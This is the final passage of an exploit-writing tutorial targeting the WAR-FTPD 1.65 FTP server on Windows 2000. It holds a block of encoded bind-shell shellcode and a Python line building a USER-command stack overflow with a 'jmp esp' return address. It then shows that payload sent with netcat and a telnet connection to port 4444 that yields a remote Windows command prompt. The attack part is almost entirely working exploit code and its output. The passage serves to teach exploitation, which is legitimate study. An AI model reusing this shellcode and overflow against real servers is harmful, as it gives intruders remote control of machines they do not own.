sc += "\xa4\x14\xc2\xbe\x0c\x2c\x9b\x84\xed\x05\x49\xbb\x6a\x97\x99\xfc"
sc += "\xed\x07\x49\xbb\x6e\x4f\xaa\x6e\x28\x12\x2e\x1f\xb0\x95\x05\x61"
sc += "\x8a\x1c\xc3\xe0\x66\x4b\x94\xb3\xef\xf9\x2a\xc7\x66\x1c\xc2\x70"
sc += "\x67\x1c\xc2\x56\x7f\x04\x25\x44\x7f\x6c\x2b\x05\x2f\x9a\x8b\x44"
sc += "\x7c\x6c\x05\x44\xcb\x32\x2b\x39\x6f\xe9\x6f\x2b\x8b\xe0\xf9\xb7"
sc += "\x35\x2e\x9d\xd3\x54\x1c\x99\x6d\x2d\x3c\x93\x1f\xb1\x95\x1d\x69"
sc += "\xa5\x91\xb7\xf4\x0c\x1b\x9b\xb1\x35\xe3\xf6\x6f\x99\x49\xc6\xb9"
sc += "\xef\x18\x4c\x02\x94\x37\xe5\xb4\x99\x2b\x3d\xb5\x56\x2d\x02\xb0"
sc += "\x36\x4c\x92\xa0\x36\x5c\x92\x1f\x33\x30\x4b\x27\x57\xc7\x91\xb3"
sc += "\x0e\x1e\xc2\xf1\x3a\x95\x22\x8a\x76\x4c\x95\x1f\x33\x38\x91\xb7"
sc += "\x99\x49\xea\xb3\x32\x4b\x3d\xb5\x46\x95\x05\x88\x25\x51\x86\xe0"
sc += "\xef\xff\x45\x1a\x57\xdc\x4f\x9c\x42\xb0\xa8\xf5\x3f\xef\x69\x67"
sc += "\x9c\x9f\x2e\xb4\xa0\x58\xe6\xf0\x22\x7a\x05\xa4\x42\x20\xc3\xe1"
sc += "\xef\x60\xe6\xa8\xef\x60\xe6\xac\xef\x60\xe6\xb0\xeb\x58\xe6\xf0"
sc += "\x32\x4c\x93\xb1\x37\x5d\x93\xa9\x37\x4d\x91\xb1\x99\x69\xc2\x88"
sc += "\x14\xe2\x71\xf6\x99\x49\xc6\x1f\xb6\x95\x24\x1f\x13\x1c\xaa\x4d"
sc += "\xbf\x19\x0c\x1f\x33\x18\x4b\x23\x0c\xe3\x3d\xd6\x99\xcf\x3d\x95"
sc += "\x66\x74\x32\x6a\x62\x43\x3d\xb5\x62\x2d\x19\xb3\x99\xcc\xc2"

print 'USER '+'\x41'*485+struct.pack('<L', 0x750362c3)+'\x42'*32+sc
```

(remember to change the '0x750362c3' by the location of a 'jmp esp' for your system, I've worked on this tutorial on a win2k english without any SP installed)

Oh...a little explanation, I've used '\x41' and '\x42' as NOPs, which represents 'inc' instruction to registers that in this case don't bother us. (in most papers you probably have read '\x90' was used instead)

It's time to try it!!:

```
$ python exp_beta.py | nc 192.168.178.129 21
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
331 User name okay, Need password.
```

Press CTRL+C to getout from netcat.

As we've used a port 4444 bind shellcode, so we'll try to connect to this port, where our shellcode should be listening on:

```
$ telnet 192.168.178.129 4444
Trying 192.168.178.129...
Connected to 192.168.178.129.
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

C:\Program Files\War-ftp>

mmm...I think that it works ;)

LAST WORDS

As we've reached our goal, this paper came up to the end.
Now it's time for you to start playing around a little bit, because
practice is the best way to learn things.

I hope that you've enjoyed this document.
For any suggestion, comments or whatever, just send me an e-mail to
shadown@g-con.org or to shadown@gmail.com

Thanks for your time.

GREETZ

To my wife 'Maureen' and son 'Ulises' for supporting me in my job,
researchs, and anything I do, and for been the best company I've ever
have. I love you.
And to all of my friends...you know who you are.